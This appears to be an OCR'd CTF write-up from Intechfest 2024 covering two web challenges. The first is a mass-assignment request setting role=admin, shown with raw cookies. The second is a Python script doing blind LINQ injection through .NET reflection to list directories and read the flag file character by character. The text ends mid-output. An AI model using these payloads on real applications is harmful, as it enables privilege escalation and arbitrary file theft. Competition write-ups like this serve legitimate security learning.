
Write Up Intechfest 2024

GWS

DAFTAR ISI


Web

Notes Manager




PoC


Register and Login




Update profile



See role in Respone



Try mass assignment on that API, add parameter role with value admin



Request
Pretty
Raw
Hex
Origin: http://ctf.intechfest.cc:3098
Referer:
http://ctf.intechfest.cc:3096/setting
Accept-Encoding: gzip, deflate, br
Accept-Language:
en-GB,en-US;q=0.9,en;q=0.8,id;q=0.7,zh-TW;q=0.6,zh-CN;q=0.5,zh;q=0.4,af;q=0.3
Cookie: GZCTF_Token=
CfDJ8Kt9qLgRR9hFrUzPvRnTCN7mupHDbEVy0Hke
Qpjs3gjBC_cRNMobmSFeZdDZOwD-Cj-t5dAHzICb
UbmnUhBGg9NEtO-8dahjHXKkptcCqOg-s1irUExF
NtEd4aCIerZFXL9ajNSv8fYNkg27fuRaHR6nwkTk
DG5dWgbHDMgJEfOtyd36G12JG81PunRIgYmFSRrz
u66uHSY7gwwICOtZ8YiN9MlJYdV7Qw3rRr_rOogG
k7PiUQ3d21ICZ1WLRp58-YMidzRUiwityCLQB7lK
KdaANudKL0dKKnjh4Y1IO3iAIgo9hQjSjAttPGay
yWMJxeoJPy6gOBLTSvqBI3ShmJhe5yUAMoDW72PK
97QREZeYZYgcMOKT-j9sIHFU-RWg8zbXDawQSAnQ
DDnsHjkYZ8ZOaJ9xt3Mb36J13_K6P5MNiBBUeW5h
Nx9xyOrI1HgThAe5M9aDFGScOEH-ZfCP9XHoFpmr
MoR3LImOHj-gnnmJp-pYG4Ekmt9aGFfF3K-whibf
Afe2JdlEBpbEkDwxvQ8X6TkphPAgvrJhY8YWajso
531vB1lRpFSqLd3kLfgmGbeMZ6EwfoQqgULhU-ea
T0J1z6JCVFVe7CcTbybjfPLE4pWMmnypcH785rFv
YKSwhbfKasTJ54itb3ETP9Yq_Hs-fttMgJcwccfD
B_-2U57_kTf_OBfW9uaoWjbN66KZpYNY873mcH79
Yi23uAu7QYMJDmVpfrkcu7wIxbF4GJCI;
session=
eyJkYXJrTW9kZSI6InRydWUiLCJ1aWQiOjI0MH0.
Zt2JwA.kV3zrhlUC99-xx6bREtZyDSVOcU
Connection: keep-alive
name=aa&gender=attack_helicopter&role=
admin
Response
Pretty
Raw
Hex
Render
HTTP/1.1 200 OK
Server: Werkzeug/3.0.4 Python/3.8.9
Date: Sun, 08 Sep 2024 11:27:47 GMT
Content-Type: application/json
Content-Length: 373
Vary: Cookie
Connection: close
{
"data":{
"_sa_instance_state":"<sqlalch
"created_at":"2024-09-08 11:25
"gender":"attack_helicopter",
"id":"240",
"name":"aa",
"password":"355b1bbfc96725cdce
"role":"admin",
"status":"active",
"updated_at":"None",
"username":"cc"
},
"message":"Profile updated",
"success":true
}

Response

Pretty Raw Hex Render

```
                    Flag
                  </td>
160               <td class="text-center align-middle">
161
162                 <i class="fa-solid fa-lock">
                    </i>
163
164               </td>
165               <td class="text-center align-middle">
166
167                 <a href="#" class="btn btn-sm btn-outline-primary">
168                   <i class="fa-solid fa-eye" onclick="
                      viewSecuredNote('8cce5f2b-7091-4019-bd6b-9eaa7fa2
                      55ef')">
                      </i>
169                 </a>
```


ctf.intechfest.cc:3096/notes/8cce5f2b-7091-4019-bd6b-9eaa7fa255ef



Flag


INTECHFEST{Gr4tz_N0w_Y0u_Ar3_A_P3nt3st3r}

Library



PoC

Decompile .dll with ILspy found this Linq



Using this code to solve

```
import requests
from urllib.parse import quote_plus
import time

URL = 'http://ctf.intechfest.cc:40279/'

ch = 'flag_-01234567890abcdef.txt'
#Based on Dokcerfile, flag filename is flag_
filename = "flag_"
while not filename.endswith('.txt'):
    for c in ch:
        r = requests.get(URL + '/books?searchString=' + quote_plus('Harry") AND
"".GetType().Assembly.DefinedTypes.First(x => x.FullName ==
"System"+"."+"String").DeclaredMethods.Where(x => x.Name ==
"StartsWith").First().Invoke("".GetType().Assembly.DefinedTypes.First(x =>
x.FullName == "System.Array").DeclaredMethods.Where(x => x.Name ==
"GetValue").Skip(1).First().Invoke("".GetType().Assembly.DefinedTypes.First(x
=> x.FullName == "System.IO.Directory").DeclaredMethods.Where(x => x.Name ==
```


```
"GetFiles").Skip(1).First().Invoke(null, new object[] { "/", "flag*.txt" }),
new object[] { 0 }), new object[] { "/'+(filename+c)+'" }).ToString()=="True"
AND ("xx"="xx'))
        if r.status_code == 200 and 'No books found.' not in r.text:
            filename += c
            print(filename)

ch = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_{}'
#flag format INTECHEST{.*}
flag = "INTECHFEST{"
while not flag.endswith('}'):
    for c in ch:
        r = requests.get(URL + '/books?searchString=' + quote_plus('Harry") AND
"".GetType().Assembly.DefinedTypes.First(x => x.FullName ==
"System"+"."+"String").DeclaredMethods.Where(x => x.Name ==
"StartsWith").First().Invoke("".GetType().Assembly.DefinedTypes.First(x =>
x.FullName == "System"+".IO."+"File").DeclaredMethods.Where(x => x.Name ==
"ReadAllText").First().Invoke(null, new object[] { "/'+filename+'" }), new
object[] { "' + (flag+c) + '" }).ToString()=="True" AND ("xx"="xx'))
        if r.status_code == 200 and 'No books found.' not in r.text:
            flag += c
            print(flag)
```

```
flag_080ebfa7-32cc-4474-8c20-f4d88e2a5eca.t
flag_080ebfa7-32cc-4474-8c20-f4d88e2a5eca.tx
flag_080ebfa7-32cc-4474-8c20-f4d88e2a5eca.txt
INTECHFEST{L
INTECHFEST{L1
INTECHFEST{L1n
INTECHFEST{L1nQ
INTECHFEST{L1nQ_
INTECHFEST{L1nQ_I
INTECHFEST{L1nQ_In
INTECHFEST{L1nQ_Inj
INTECHFEST{L1nQ_Inj3
INTECHFEST{L1nQ_Inj3c
INTECHFEST{L1nQ_Inj3cT
INTECHFEST{L1nQ_Inj3cTs
INTECHFEST{L1nQ_Inj3cTsh
INTECHFEST{L1nQ_Inj3cTshi
INTECHFEST{L1nQ_Inj3cTshio
INTECHFEST{L1nQ_Inj3cTshio0
INTECHFEST{L1nQ_Inj3cTshio00
INTECHFEST{L1nQ_Inj3cTshio000
INTECHFEST{L1nQ_Inj3cTshio0000
INTECHFEST{L1nQ_Inj3cTshio0000n
